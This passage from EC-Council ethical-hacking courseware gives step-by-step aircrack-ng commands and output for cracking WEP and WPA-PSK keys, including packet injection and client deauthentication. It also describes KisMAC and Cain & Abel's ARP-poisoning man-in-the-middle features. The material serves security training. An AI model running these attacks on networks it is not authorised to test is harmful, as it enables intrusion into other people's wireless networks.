
STEP 4: Start packet injection with aireplay-ng

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```

STEP 5: Decrypt the WEP Key with aircrack-ng

```
C:\>aircrack-ng -s capture.ivs
```


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Crack WEP Using Aircrack Screenshot 1/2

Aircrack is a tool that can be used **for cracking WEP encryption**, which provides the data confidentiality for wireless networks. The following are screenshots of the WEP cracking process using the Aircrack tool.

Step 1: Run airmon-ng in monitor mode.

Step 2: Start airodump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.





FIGURE 15.61: Discovering SSIDs using airodump

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Step 3: Associate your wireless card with the target access point.

FIGURE 15.61: Screenshot showing target SSID and MAC address

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Crack WEP Using Aircrack Screenshot 2/2

Step 4: Inject the packet using aireplay-ng to generate traffic on the target access point.




FIGURE 15.62: Generating traffic on the target access point using aireplay-ng

Step 5: Wait for airodump-ng to capture more than 50,000 IVs Crack WEP key using aircrack-ng.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Command Prompt

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read  75168 packets.
                                 Aircrack-ng 0.7 r130
                       [00:00:10] Tested 77 keys (got 684002 IVs)
KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)
                    KEY FOUND! [ AE:66:5C:FD:24 ]
```

FIGURE 15.63: Capturing 50,000 IVs Crack WEP key using aircrack-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Crack WPA-PSK Using Aircrack

WPA-PSK is an authentication mechanism in which users provide some form of credentials for authentication of a network. Encryption mechanisms used for WPA and WPA-PSK are same, but the only difference between these two is authentication is reduced to a simple common password in WPA-PSK. The preshared key (PSK) mode of WPA is considered vulnerable to the same risks as any other share password system. This WPA-PSK can be cracked using the Aircrack tool. The following are the steps to crack WPA with Aircrack:


Step 1: Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

Step 2: Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --write capture eth1r
```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




```
Command Prompt
C:\>airmon-ng start eth1
C:\>airodump-ng  --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data,  #/s  CH  MB   ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3       0    1   54e  OPN                IAMROGER
02:24:2B:CD:68:EE  99   9    75       2       0    5   54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0       0    9   54e  WEP  WEP           HOME
1E:64:51:3B:FF:3E  76   70   157      1       0    11  54e  WEP  WEP           SECRET_SSID

BSSID              Station            PWR  Rate   Lost  Packets  Probes
1E:64:51:3B:FF:3E  00:17:9A:C3:CF:C2  -1   1 - 0  0     1
1E:64:51:3B:FF:3E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
```

FIGURE 15.64: Collecting wireless traffic data using airodump-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How to Crack WPA-PSK Using Aircrack (Cont'd)

Step 3: Deauthenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP, which will lead to airodump capturing an authentication packet (WPA handshake).


FIGURE 15.65: Deauthenticating (deauth) the client using Aireplay-ng

Step 4: Run the capture file through aircrack-ng.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

FIGURE 15.66: Running the capture file through aircrack-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WPA Cracking Tool: KisMAC

Source: http://trac.kismac-ng.org

KisMAC is a **sniffer/scanner** application for **Mac OS X**. It uses monitor mode and passive scanning. It supports many third-party USB devices such as Intersil Prism2, Ralin rt2570, rt73, and Realtek rtl8187 chipsets. All of the internal AirPort hardware is supported for scanning.

A few KisMAC features include:

- Reveals hidden / cloaked / closed SSIDs
- Shows logged in clients (with MAC addresses, IP addresses, and signal strengths)
- Mapping and GPS support
- Can draw area maps of network coverage
- PCAP import and export
- Support for 802.11b/g
- Different attacks against encrypted networks
- Deauthentication attacks
- AppleScript-able
- Kismet drone support (capture from a Kismet drone)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





FIGURE 15.67: KisMAC screenshot

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



WEP Cracking Using Cain & Abel

Source: http://www.oxid.it

Cain & Abel is a **password recovery tool** for Microsoft operating systems. The WEP Cracker utility in Cain implements statistical cracking and the PTW cracking method for the recovery of a WEP key. This tool even allows easy recovery of various kinds of passwords by sniffing the network, cracking encrypted passwords using dictionary, brute-force and cryptanalysis attacks, recording VoIP conversations, decoding scrambled passwords, recovering wireless network keys, revealing password boxes, uncovering cached passwords, and analyzing routing protocols. The latest version includes a new feature, APR (**ARP Poison Routing**), which enables sniffing on switched LANs and man-in-the-middle attacks. The sniffer in this version can also analyze encrypted protocols such as **SSH-1** and **HTTPS**, and contains filters to capture credentials from a wide range of authentication mechanisms.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




FIGURE 15.68: Screenshot showing WEP Cracking Using Cain & Abel

